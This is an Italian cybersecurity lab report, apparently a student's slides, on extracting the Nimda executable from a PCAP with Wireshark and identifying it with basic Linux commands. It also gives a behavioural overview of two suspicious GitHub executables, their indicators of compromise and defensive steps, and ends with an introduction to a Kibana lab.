



# ESTRARRE I FILE SCARICATI DA PCAP

## Procedura di estrazione del file

### 1. Esportazione degli oggetti HTTP

- Con il pacchetto di richiesta GET selezionato, si è utilizzata la funzione **File > Export Objects > HTTP in Wireshark**.
- Questa funzione visualizza gli oggetti HTTP presenti nel flusso TCP della cattura.
- Nel caso specifico, solo **W32.Nimda.Amm.exe** è stato identificato e selezionato per l'estrazione.





# ESTRARRE I FILE SCARICATI DA PCAP

## Salvataggio del file estratto

- Il file è stato salvato nella directory **/home/analyst**, utilizzando l'opzione *Save As* di Wireshark.
- La presenza del file è stata verificata tramite il comando **ls -l** nel terminale.

## Identificazione del tipo di file

- Utilizzando il comando **file**, è stato confermato che **W32.Nimda.Amm.exe** è un eseguibile di Windows:  
W32.Nimda.Amm.exe: eseguibile PE32+ (console) x86-64, per MS Windows

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ cd /home/analyst
[analyst@secOps ~]$ ls -l
total 928
-rw-r--r-- 1 root    root      4876 Dec 11 08:41 capture.pcap
drwxr-xr-x 2 analyst analyst  4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst  4096 Mar 22  2018 Downloads
-rw-r--r-- 1 analyst analyst    9 Dec 16 08:04 file1new.txt
lrwxrwxrwx 1 analyst analyst    9 Dec 16 08:06 file1symbolic -> file1.txt
-rw-r--r-- 2 analyst analyst    5 Dec 16 08:04 file2hard
-rw-r--r-- 2 analyst analyst    5 Dec 16 08:04 file2new.txt
-rw-r--r-- 1 root    root    353247 Dec 13 05:03 httpdump.pcap
-rw-r--r-- 1 root    root   200958 Dec 13 05:19 httpsdump.pcap
drwxr-xr-x 9 analyst analyst   4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst analyst   4096 Dec 16 06:40 seconda_unità
drwxr-xr-x 3 analyst analyst   4096 Mar 26  2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Dec 16 09:13 W32.Nimda.Amm.exe
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps ~]$
```



# ESTRARRE I FILE SCARICATI DA PCAP

## Passaggi successivi per l'analisi del malware

Dopo aver estratto il file sospetto, il passo successivo per un analista della sicurezza consiste nell'identificarne il comportamento e la potenziale pericolosità. I passaggi principali includono:

Isolamento del file in un ambiente sicuro; Il malware deve essere spostato in una sandbox, un ambiente virtuale sicuro progettato per testare ed eseguire software potenzialmente dannoso senza rischiare danni al sistema principale o alla rete.

### Monitoraggio del comportamento

- L'analisi comportamentale può includere:
  - Utilizzo delle risorse: CPU, memoria, disco.
  - Connessioni di rete: Destinazioni dei pacchetti inviati dal malware.
  - Modifiche al sistema: Creazione o modifica di file, alterazione delle chiavi di registro (nel caso di Windows).

### Utilizzo di strumenti specializzati

- Esistono strumenti sia locali che online per analizzare il malware:

- Locali:

- Cuckoo Sandbox: una sandbox automatizzata per analizzare malware.

- Process Monitor: per osservare processi e attività in tempo reale.

- Online:

- VirusTotal: Una piattaforma che scansiona file con diversi motori antivirus e restituisce un report dettagliato. VirusTotal esegue anche analisi comportamentali.

### Revisione manuale e disassemblaggio

Per comprendere il funzionamento interno del malware, si può eseguire una revisione manuale utilizzando strumenti di disassemblaggio come IDA Pro o Ghidra, che permettono di analizzare il codice macchina.



# ESTRARRE I FILE SCARICATI DA PCAP

## Conclusioni

L'estrazione del file W32.Nimda.Amm.exe dalla cattura PCAP ha evidenziato un metodo pratico per recuperare oggetti HTTP trasmessi su una rete. L'identificazione del file come eseguibile Windows suggerisce la necessità di ulteriori analisi per determinarne la natura e le potenziali minacce.

Grazie alla procedura descritta, l'analista ha ora un punto di partenza per indagare ulteriormente sul comportamento del malware e adottare contromisure appropriate. La combinazione di strumenti come Wireshark, sandbox, e piattaforme online come VirusTotal rappresenta un approccio completo e metodico per affrontare le minacce informatiche.




The background features a dark blue field filled with numerous thin, curved lines and small dots in shades of blue and orange, creating a sense of motion and depth. The text 'BONUS 1' is centered in a bold, white, sans-serif font.

**BONUS 1**



# Analisi di file sospetti scaricati da GitHub





# ANALISI DI FILE SOSPETTI SCARICATI DA GITHUB

Questa analisi riguarda due file sospetti scaricati da GitHub, entrambi analizzati per comprendere il loro comportamento. Nonostante la loro apparente somiglianza, i due file presentano alcune differenze operative.

## Comportamento di Jvczfhe.exe e Muadnrd.exe

### Similitudini

Entrambi gli eseguibili crashano poco dopo l'esecuzione. Prima del crash avviene un'azione sospetta.

Aprono una shell tramite CMD, rimanendo in attesa per 21 secondi, per poi chiudere la shell.

Questo comportamento è tipico dei malware che vogliono ingannare l'antivirus e non essere rilevati.

### Differenze

il primo eseguibile **Jvczfhe.exe** tenta l'installazione tramite l'utilità di sistema InstallUtil.exe, utilizzando una porta non standard.

Il secondo eseguibile **Muadnrd.exe** è un'applicazione autonoma (portable) che però termina con un crash. Questo potrebbe indicare una funzione incompleta o un errore intenzionale per evitare analisi ulteriori.




# ANALISI DI FILE SOSPETTI SCARICATI DA GITHUB

## Osservazioni e considerazioni tecniche


In base ai comportamenti accertati in precedenza, entrambi i file mostrano caratteristiche che possono destare sospetti:

- L'apertura della finestra CMD e l'esecuzione di comandi di attesa suggeriscono un tentativo di non farsi rilevare dal sistema antivirus o dall'analisi comportamentale (ad esempio, su AnyRun o Cuckoo).
- L'utilizzo di una porta non standard può indicare un comportamento di Command & Control o il tentativo di stabilire una comunicazione persistente con server esterni.
- L'esecuzione di un'applicazione autonoma che termina con un crash potrebbe rappresentare un test o una tattica di evasione per confondere analisti o strumenti automatici.



### Link VirusTotal

- [Jvczfhe.exe](#)





# ANALISI DI FILE SOSPETTI SCARICATI DA GITHUB

## Conclusioni

I file analizzati non hanno mostrato comportamenti direttamente malevoli, come furto di dati o modifiche al sistema, ma presentano indicatori di compromissione (IoC):

- Utilizzo di porte non standard per l'installazione.
- Comportamenti sospetti legati all'esecuzione di comandi tramite CMD.
- Possibile tentativo di evasione degli strumenti di analisi tramite crash o operazioni incomplete.

Questi indicatori richiedono ulteriori approfondimenti per determinare l'effettiva natura dei file. Nel frattempo, si consiglia di agire tramite un approccio preventivo:

- Spostare i file in un ambiente sicuro e impedire la loro ulteriore esecuzione nel sistema operativo principale.
- Analizzare il codice degli eseguibili per identificare eventuali comportamenti nascosti e il traffico di rete sulla porta rilevata.
- Inserire gli hash dei file in una blacklist interna.



# **BONUS 2**

**Lab - Interpret HTTP and DNS  
Data to Isolate Threat Actor**



**Kibana** è una piattaforma open-source progettata per la visualizzazione e l'analisi di grandi quantità di dati, in particolare quelli raccolti dal motore di ricerca Elasticsearch, con cui si integra strettamente. È uno strumento versatile che consente agli utenti di esplorare, analizzare e presentare dati strutturati e non strutturati attraverso dashboard interattivi, grafici e report.

L'interfaccia di Kibana permette di interrogare i dati con facilità, utilizzando un linguaggio di query intuitivo e visualizzando risultati in tempo reale. È ampiamente utilizzato nel monitoraggio di sistemi IT, nell'analisi di log e nella gestione di eventi di sicurezza. Le sue funzionalità includono la creazione di dashboard personalizzabili, il tracciamento di metriche aziendali, il rilevamento di anomalie e l'analisi delle tendenze nei dati.

Grazie alla sua integrazione con Elastic Stack, Kibana è una soluzione essenziale per le organizzazioni che desiderano trasformare i dati grezzi in informazioni utili, migliorando la visibilità e la comprensione dei processi aziendali o operativi.

**MySQL** è un sistema di gestione di database relazionale open-source, ampiamente utilizzato per archiviare, organizzare e recuperare dati in modo efficiente. Basato sul linguaggio SQL (Structured Query Language), è noto per la sua velocità, affidabilità e facilità d'uso. MySQL supporta una vasta gamma di applicazioni, dalle piccole implementazioni ai sistemi complessi e ad alta scalabilità. È frequentemente impiegato nello sviluppo di applicazioni web e in architetture come LAMP (Linux, Apache, MySQL, PHP/Perl/Python). Grazie alla sua capacità di gestire grandi volumi di dati e numerosi utenti simultanei, MySQL è una scelta popolare per gestire database transazionali e analitici.



